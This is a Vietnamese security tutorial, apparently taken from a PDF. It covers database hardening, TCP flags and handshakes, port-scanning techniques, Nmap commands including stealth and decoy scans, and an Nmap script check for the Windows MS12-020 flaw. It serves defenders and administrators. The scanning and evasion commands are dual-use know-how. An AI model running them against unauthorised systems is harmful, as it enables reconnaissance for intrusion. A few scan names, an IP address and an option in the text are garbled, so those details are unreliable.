
Dù có một cấu trúc phù hợp, bạn cũng vẫn gặp phải sự lộn xộn trong những vấn đề quan trọng như bảo mật. Các vấn đề lộn xộn này gây ra không ít biến động lớn, chẳng hạn:

Jim tại văn phòng ở Bờ biển Đông đã cập nhật tất cả bản vá lỗi nhưng anh ta có mối liên kết không an toàn với Bill ở bờ biển tây. Anh này thất bại khi thiết lập cấu hình phù hợp cho tường lửa. Và chỉ cần như thế là đủ cho một cuộc tấn công phá hoại. Trước những trường hợp như thế, bạn cần xem xét lại toàn bộ khi thiết lập cấu trúc bảo mật cơ sở. Nay sau khi đã có tổ chức bảo mật cơ sở cho hệ thống, chúng ta sẽ bắt đầu xem xét các vấn đề kỹ thuật của bảo mật cơ sở dữ liệu (muôn mặt chiến tranh bảo mật!). Bảo mật cơ sở dữ liệu về cơ bản có thể bị tấn công theo trên các lĩnh vực sau:

Các	dịch	vụ	bảo	mật	(Server	Security)
Các	kết	nối	cơ	sở	dữ	liệu
Điều	khiến	truy	cập	bảng	(Table	Access
Giới	hạn	truy	cập	cơ	sở	để
Các	dịch	vụ	bảo	mật	(Restricting	Database
						Access)
						Các dịch vụ bảo mật (Server Security)

Server Security là chương trình tự giới hạn quyền truy cập thực vào dịch vụ cơ sở dữ liệu. Đây là khía cạnh quan trọng nhất của bảo mật, bạn nên lập kế hoạch cẩn thận cho nó.

Ý tưởng cơ bản của nó là: “Bạn không thể truy cập vào cái mà bạn không thể thấy”. Đây không phải là một web server và cũng không nên là một kết nối nặc danh. Khi cần cung cấp thông tin cho web động, cơ sở dữ liệu của bạn không nên đặt cùng một máy với web server. Điều đó không chỉ vì mục đích bảo mật mà còn tốt cho cả quá trình thực thi. Nếu cơ sở dữ liệu là để đáp ứng cho web server, nên cấu hình chỉ cho phép kết nối với web server đó.



Truy cập địa chỉ IP tin cậy, giới hạn dịch vụ cơ sở dữ liệu chỉ trong các yêu cầu thông tin trả lời từ IP web server đã biết

### Địa chỉ IP tin cậy

Mỗi một server chỉ nên cấu hình cho phép liên hệ với các địa chỉ IP tin cậy. Tương tự như ở nhà bạn, bạn không cho phép con mình nói chuyện với người lạ, thì ở đây bạn cũng nên biết chính xác ai được quyền “nói chuyện” với database server.

Nếu điểm trả cuối là một web server thì chỉ nên cho phép địa chỉ của web server đó được quyền truy cập database server. Nếu database server cung cấp thông tin cho ứng dụng chính chạy trên mạng nội bộ thì nên giới hạn địa chỉ chỉ trong mạng nội bộ.

Không nên để trạng thái yếu của các web database trên cùng một server với thông tin cơ sở dữ liệu nội bộ.

### Các kết nối cơ sở dữ liệu (Database Connection)

Các ứng dụng động (Dynamic Application) hiện nay đang trở thành nguyên nhân khiếm nhiều người cập nhật cơ sở dữ liệu trực tiếp mà không qua thẩm định. Nếu bạn cho phép người dùng cập nhật cơ sở dữ liệu qua trang web, hãy đảm bảo rằng bản cập nhật đó là an toàn. Chẳng hạn với mã

nguồn SQL, một người dùng thông thường không bao giờ được nhập dữ liệu vào nếu dữ liệu đó chưa từng được xem xét.

Nếu cần sử dụng kết nối ODBC, hãy đảm bảo rằng chỉ có một số người dùng được quyền truy cập file chia sẻ. Có bao giờ mọi nhân viên trong công ty của bạn được quyền có tất cả chìa khoá của mọi phòng ở công ty? Vì thế đừng bao giờ cho phép các tài khoản người dùng sử dụng mọi kết nối và nguồn dữ liệu trên server.

### **Điều khiển truy cập bảng (Table Access Control)**

Điều khiển truy cập bảng là một trong các dạng thức hay bị bỏ sót nhất ở bảo mật cơ sở dữ liệu. Vì rất khó để thừa và áp dụng nó. Sử dụng một cách thích hợp điều khiển truy cập bảng đòi hỏi phải có sự hợp tác của cả quản trị viên hệ thống và người phát triển cơ sở dữ liệu. Và tất cả chúng ta đều biết rằng “hợp tác” là một từ lạ trong công nghiệp IT.

Nhiều người dùng sẽ quy tội có quyền truy cập là do người quản trị hệ thống để cơ sở dữ liệu ở mức public. Hoặc nếu bảng chỉ được sử dụng cho mức hệ thống thì tại sao nó lại có các quyền truy cập khác bên cạnh quyền admin.

Đáng tiếc là cấu trúc bảng, cơ sở dữ liệu quan hệ phù hợp và vấn đề phát triển không nằm trong phạm vi của bài này. Có thể chúng ta sẽ bàn kỹ hơn trong bài sau.

### **Giới hạn truy cập cơ sở dữ liệu (Restricting Database Access)**

Đây là mốc cuối cùng trong bài tổng quan về bảo mật cơ sở dữ liệu chúng ta đang xem xét. Vấn đề chủ yếu trong mục này là truy cập mạng hệ thống, trong đó tập trung về cơ sở dữ liệu internet. Hầu hết đích nhắm của các cuộc tấn công hiện nay đều là database cơ sở mạng, tất cả ứng dụng sử dụng web đều có cổng cho các kẻ tấn công “nghe ngóng”.

Tội phạm mạng bây giờ thường chủ yếu sử dụng hình thức đơn giản “port scan” (quét cổng) để tìm các cổng mở đặt mặc định cho hệ thống cơ sở dữ liệu phổ biến. Nói là mặc định vì bạn có thể thay đổi các cổng thành dịch vụ nghe, là một cách hay tránh các cuộc tấn công.

Đầu tiên chúng sẽ cố gắng dò xem liệu một máy có địa chỉ cụ thể nào không. Chúng sử dụng câu lệnh ping, đơn giản bằng cách mở cửa sổ lệnh command và gõ từ khóa “ping” vào, chẳng hạn:

```
C:\ ping 127.0.0.1
hay
root@localhost: ~$: ping 127.0.0.1
Phản trả lời có thể ở dạng:
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Ping statistics for 127.0.0.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

Approximate round trip times in milli-seconds:

Minimum = 0ms, Maximum = 0ms, Average = 0ms

Ví dụ về lệnh ping

```
C:\>ping 127.0.0.1

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\>
```

Tội phạm mạng ngày nay biết rất rõ về câu trả lời của hệ thống ở các địa chỉ này. Biện pháp ngăn chặn đầu tiên là vô hiệu hóa các gói ICMP. Nó cũng có thể ngăn chặn phần trả lời từ yêu cầu ping.

Có nhiều cách ngăn chặn truy cập mở Internet. Mỗi hệ thống cơ sở dữ liệu đều có một tập thành phần riêng duy nhất cũng như hệ điều hành. Ở đây chỉ xin đưa ra một vài phương thức:

**Địa chỉ IP tin cậy:** các dịch vụ UNIX được cấu hình để trả lời chỉ các lệnh ping trong danh sách host tin cậy. Trong UNIX, thực hiện hoàn chỉnh việc này bằng cách cấu hình file rhosts, giới hạn truy cập server trong danh sách người dùng cụ thể.

**Vô hiệu hóa tài khoản server:** Nếu bạn đang tạm ngưng một server ID sau 3 lần sai mật khẩu, bạn đã tạm hoãn được cuộc tấn công. Nếu không thì kẻ tấn công có thể chạy chương trình phát sinh hàng triệu mật khẩu cho tới khi nào nó đoán đúng ID và mật khẩu thích hợp của người dùng mới thôi.

**Các chức năng đặc biệt:** bạn có thể sử dụng một số sản phẩm như RealSecure by ISS. Nó sẽ gửi một cảnh báo khi có dịch vụ bên ngoài đang cố gắng xâm phạm bảo mật hệ thống của bạn.

**Cơ sở dữ liệu Oracle** có rất nhiều phương thức kiểm định:

**Bảo mật Kerberos:** Đây là “chiếc vé” phổ biến, giúp tránh phải sử dụng hệ thống thẩm định cơ sở.

**Cơ sở dữ liệu riêng ảo (VPD):** Công nghệ VPD có thể giới hạn quyền truy cập bằng cách chọn một số hàng của cột.

**Bảo mật grant-execute (cấp phát thực thi):** Đặc quyền thực thi chương trình con có thể được kết hợp chặt chẽ với người dùng. Khi người dùng thực thi chương trình con, họ được cấp phát quyền truy cập cơ sở dữ liệu, nhưng chỉ nằm trong phạm vi chương trình con.

**Các dịch vụ thẩm định:** Các dịch vụ thẩm định bảo mật cung cấp nhân dạng xác định trước người dùng ngoài.

**Bảo mật truy cập công:** Tất cả ứng dụng Oracle đều được nghe trực tiếp tại một cổng cụ thể trên server. Giống như bất kỳ dịch vụ HTTP chuẩn khác, Oracle Web Listener có thể được cấu hình để giới hạn quyền truy cập.

## VI. CÁC CÔNG CỤ ĐÁNH GIÁ VÀ PHÂN TÍCH MẠNG

### 1. Kỹ năng Scan Open Port

Trong bài viết này tôi trình bày với các bạn các nguyên tắc Scan Port cơ bản trên hệ thống, những kỹ thuật scan từ đó chúng ta biết trên một hệ thống đang sử dụng những Port nào. Từ những khái niệm về Scan tôi cũng trình bày với các bạn giải pháp ngăn cản Scan trên hệ thống. Nội dung trong bài viết gồm:


#### **Nguyên tắc truyền thông tin TCP/IP**

#### **Các Nguyên tắc và Phương thức Scan Port**

#### **Sử dụng phần mềm Nmap**

##### **a. Nguyên tắc truyền thông tin TCP/IP**

###### **a. 1. Cấu tạo gói tin TCP**




Trong bài viết này tôi chỉ chú trọng tới các thiết lập Flag trong gói tin TCP nhằm mục đích sử dụng để Scan Port:

- Thông số SYN để yêu cầu kết nối giữa hai máy tính
- Thông số ACK để trả lời kết nối giữa hai máy có thể bắt đầu được thực hiện

- Thông số FIN để kết thúc quá trình kết nối giữa hai máy
- Thông số RST từ Server để nói cho Client biết rằng giao tiếp này bị cấm (không thể sử dụng)
- Thông số PSH sử dụng kết hợp với thông số URG
- Thông số URG sử dụng để thiết lập độ ưu tiên cho gói tin này.

→ Thật ra toàn bộ các thông số này trong gói tin nó chỉ thể hiện là 1 hoặc 0 nếu là 0 thì gói tin TCP không thiết lập thông số này, nếu là 1 thì thông số nào đó được thực hiện nó sẽ lần lượt trong 8 bits trong phần Flag.

### a.2. 3 bước bắt đầu một kết nối TCP



+ Bước I: Client bắn đến Server một gói tin SYN

+ Bước II: Server trả lời tới Client một gói tin SYN/ACK

+ Bước III: Khi Client nhận được gói tin SYN/ACK sẽ gửi lại server một gói ACK – và quá trình trao đổi thông tin giữa hai máy bắt đầu.

### a.3 4 Bước kết thúc một kết nối TCP



+ Bước I: Client gửi đến Server một gói tin FIN ACK

+ Bước II: Server gửi lại cho Client một gói tin ACK

+ Bước III: Server lại gửi cho Client một gói FIN ACK

+ Bước IV: Client gửi lại cho Server gói ACK và quá trình ngắt kết nối giữa Server và Client được thực hiện.

### b. Nguyên tắc Scan Port trên một hệ thống.

#### b. 1. TCP Scan

Trên gói TCP/UDP có 16 bit dành cho Port Number điều đó có nghĩa nó có từ 1 – 65535 port. Không một hacker nào lại scan toàn bộ các port trên hệ thống, chúng chỉ scan những port hay sử dụng nhất thường chỉ sử dụng scan từ port 1 tới port 1024 mà thôi.

Phần trên của bài viết tôi đã trình bày với các bạn nguyên tắc tạo kết nối và ngắt kết nối giữa hai máy tính trên mạng. Dựa vào các nguyên tắc truyền thông tin của TCP tôi có thể Scan Port nào mở trên hệ thống bằng nhưng phương thức sau đây:

- SYN Scan: Khi Client bắn gói SYN với một thông số Port nhất định tới Server nếu server gửi về gói SYN/ACK thì Client biết Port đó trên Server được mở. Nếu Server gửi về cho Client gói RST/SYN tôi biết port đó trên Server đóng.
- FIN Scan: Khi Client chưa có kết nối tới Server nhưng vẫn tạo ra gói FIN với số port nhất định gửi tới Server cần Scan. Nếu Server gửi về gói ACK thì Client biết Server mở port đó, nếu Server gửi về gói RST thì Client biết Server đóng port đó.
- NULL Scan Sure: Client sẽ gửi tới Server những gói TCP với số port cần Scan mà không chứa thông số Flag nào, nếu Server gửi lại gói RST thì tôi biết port đó trên Server bị đóng.
- XMAS Scan Sorry: Client sẽ gửi những gói TCP với số Port nhất định cần Scan chứa nhiều thông số Flag như: FIN, URG, PSH. Nếu Server trả về gói RST tôi biết port đó trên Server bị đóng.
- TCP Connect: Phương thức này rất thực tế nó gửi đến Server những gói tin yêu cầu kết nối thực tế tới các port cụ thể trên server. Nếu server trả về gói SYN/ACK thì Client biết port đó mở, nếu Server gửi về gói RST/ACK Client biết port đó trên Server bị đóng.
- ACK Scan: dạng Scan này nhằm mục đích tìm những Access Controll List trên Server. Client cố gắng kết nối tới Server bằng gói ICMP nếu nhận được gói tin là Host Unreachable thì client sẽ hiểu port đó trên server đã bị lọc.

Có vài dạng Scan cho các dịch vụ điển hình dễ bị tấn công như:

- RPC Scan: Cố gắng kiểm tra xem hệ thống có mở port cho dịch vụ RPC không.
- Windows Scan tương tự như ACK Scan, nhưng nó có thể chỉ thực hiện trên một số port nhất định.
- FTP Scan: Có thể sử dụng để xem dịch vụ FTP có được sử dụng trên Server hay không
- IDLE đây là dạng Passive Scan, sniffer và đưa ra kết luận máy tính mở port nào. Phương thức này chính xác nhưng đôi khi không đầy đủ bởi có những port trên máy tính mở nhưng không có giao tiếp thì phương thức này cũng không scan được

### b.2. UDP Scan.

Nếu như gói tin truyền bằng TCP để đảm bảo sự toàn vẹn của gói tin sẽ luôn được truyền tới đích. Gói tin truyền bằng UDP sẽ đáp ứng nhu cầu truyền tải dữ liệu nhanh với các gói tin nhỏ. Với quá trình thực hiện truyền tin bằng TCP kẻ tấn công dễ dàng Scan được hệ thống đang mở những port nào dựa trên các thông số Flag trên gói TCP.

#### Cấu tạo gói UDP

Source Port	Destination Port
Length	Optional Checksum

Như ta thấy gói UDP không chứa các thông số Flag, cho nên không thể sử dụng các phương thức Scan port của TCP sử dụng cho UDP được. Thật không may hầu hết hệ thống đều cho phép gói ICMP.

Nếu một port bị đóng, khi Server nhận được gói ICMP từ client nó sẽ cố gắng gửi một gói ICMP type 3 code 3 port với nội dung là “unreachable” về Client. Khi thực hiện UDP Scan bạn hãy chuẩn bị tinh thần nhận được các kết quả không có độ tin cậy cao.

### c. Scan Port với Nmap.

Nmap là một tool scan port rất mạnh và đã nổi danh từ lâu được giới hacker tin dùng. Nó hỗ trợ toàn bộ các phương thức scan port, ngoài ra nó còn hỗ trợ các phương thức scan hostname, service chạy trên hệ thống đó....

Nmap hiện giờ có cả giao diện đồ họa và giao diện command line cho người dùng, chạy trên cả môi trường .NIX và Windows.

Phần mềm nmap miễn phí các bạn download tại địa chỉ: <http://nmap.org/download.html>

Dưới đây là cách sử dụng Nmap để scan

```
C:\nmap-3.93>nmap -h
```

*Nmap 3.93 Usage: nmap [Scan Type(s)] [Options] <host or net list>*

*Some Common Scan Types ('\*' options require root privileges)*

*\* -sS TCP SYN stealth port scan (default if privileged (root))*

*-sT TCP connect() port scan (default for unprivileged users)*

*\* -sU UDP port scan*

*-sP ping scan (Find any reachable machines)*

*\* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)*

*-sV Version scan probes open ports determining service and app names/versions*

*-sR/-I RPC/Identd scan (use with other scan types)*

*Some Common Options (none are required, most can be combined):*

*\* -O Use TCP/IP fingerprinting to guess remote operating system*

*-p <range> ports to scan. Example range: '1-1024,1080,6666,31337'*

*-F Only scans ports listed in nmap-services*

*-v Verbose. Its use is recommended Use twice for greater effect.*

*-P0 Don't ping hosts (needed to scan www.microsoft.com and others)*

*\* -Ddecoy\_host1,decoy2[,...] Hide scan using many decoys*

*-6 scans via IPv6 rather than IPv4*

*-T <Paranoid/Sneaky/Polite/Normal/Aggressive/Insane> General timing policy*

*-n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]*

*-oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>*

*-iL <inputfile> Get targets from file; Use '-' for stdin*

*\* -S <your\_IP>/-e <devicename> Specify source address or network interface*

*--interactive Go into interactive mode (then press h for help)*

*--win\_help Windows-specific features*

*Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.\*.\*'*

*SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES*

## Các dạng Scan nmap hỗ trợ:

Nmap –sT: trong đó chữ s – là Scan, còn chữ T là dạng TCP Scan

Nmap –sU: đó là sử dụng UDP Scan

Nmap –sP: sử dụng Ping để scan

Nmap –sF: sử dụng FIN Scan

Nmap –sX: sử dụng phương thức XMAS Scan

Nmap -sN: sử dụng phương thức NULL Scan

Nmap -sV: sử dụng để Scan tên các ứng dụng và version của nó

Nmap -SR /I RPC sử dụng để scan RPC

Nmap -sT -p1-5000 -sV -O -T5 192.168.0.211

Đây là câu lệnh sử dụng phương thức TCP Scan từ Port 1 → 5000 cho phép Fingerprint Services và OS, T5 là scan nhanh đến máy tính 192.168.168.0.211.

### Các option cao cấp kết hợp với các dạng Scan trong Nmap.

- O: sử dụng để biết hệ điều hành chạy trên máy chủ ví như ta dùng Nmap sử dụng phương thức scan là XMAS Scan và đoán biết hệ điều hành của: www.tocbatdat.net ta dùng câu lệnh: nmap -sX -o www.tocbatdat.net.

- P: giải port sử dụng để scan

- F: Chỉ những port trong danh sách scan của Nmap

- V: Sử dụng Scan hai lần nhằm tăng độ tin cậy và hiệu quả của phương thức scan nào ta sử dụng.

- P0: không sử dụng ping để Scan nhằm mục đích giảm thiểu các quá trình quét ngăn chặn scan trên các trang web hay máy chủ.

Ví như tôi muốn Scan trang web www.tocbatdat.net bằng phương thức UDP Scan số port tôi sử dụng là từ 1 tới 1024 và sử dụng hai lần để nâng cao hiệu quả, khi scan sẽ không ping tới trang này:

Nmap -sU -P '1-1024' -V -P0

Ngoài ra nmap còn hỗ trợ tính năng scan ẩn nhằm tránh những quá trình quét trên server như sử dụng:

-Ddecoy\_host1, decoy2... để sử ẩn quá trình Scan.

-6: Scan IPv6

Ngoài ra nmap còn cho chúng ta những options để output kết quả ra nhiều định dạng file khác nhau.

## 2. Scan lỗ hổng bảo mật trên OS

### a. Sử dụng Nmap để Scan lỗ hổng bảo mật của OS

Nmap có sử dụng tập Signature để scan lỗ hổng bảo mật là Nmap Script Engine. Mỗi file Nmap Script Engine (.NSE) sẽ scan được một loại lỗ hổng bảo mật.

Dưới đây tôi trình bày cách Scan lỗ hổng bảo mật MS12-020, lỗ hổng cho phép tấn công DoS làm treo hệ thống máy tính Windows 7, 2008, Vista, XP, 2003.

**Step 1:** access Google search query "search ms12-020 by nmap"

**Step 2:** download file Nmap Script Engine (.NSE)


**Step 3:** Install nmap 6

**Step 4:** Scan sử dụng nmap với câu lệnh (File nse để trong ổ E thư mục tocbatdat).

```
nmap -sC -p 3389 -v -v --script-trace --script "E:\tocbatdat\ms12-020-rev.nse" IP_Scan
```

**Step 5:** Khi Nmap báo như sau thì có lỗ hổng bảo mật

(Máy tính địa chỉ IP 192.168.0.77 có lỗ hổng bảo mật MS12-020)



Tương tự như vậy chúng ta có thể sử dụng Nmap Script Engine để scan các lỗ hổng bảo mật khác.

### b. Sử dụng Nessus để Scan lỗ hổng bảo mật của OS

Nessus là công cụ Scan miễn phí rất hiệu quả, cho phép phát hiện các lỗ hổng bảo mật của hầu hết các OS, Device, Application.


Download load Nessus tại đường dẫn:

<http://www.nessus.org/products/nessus/select-your-operating-system>

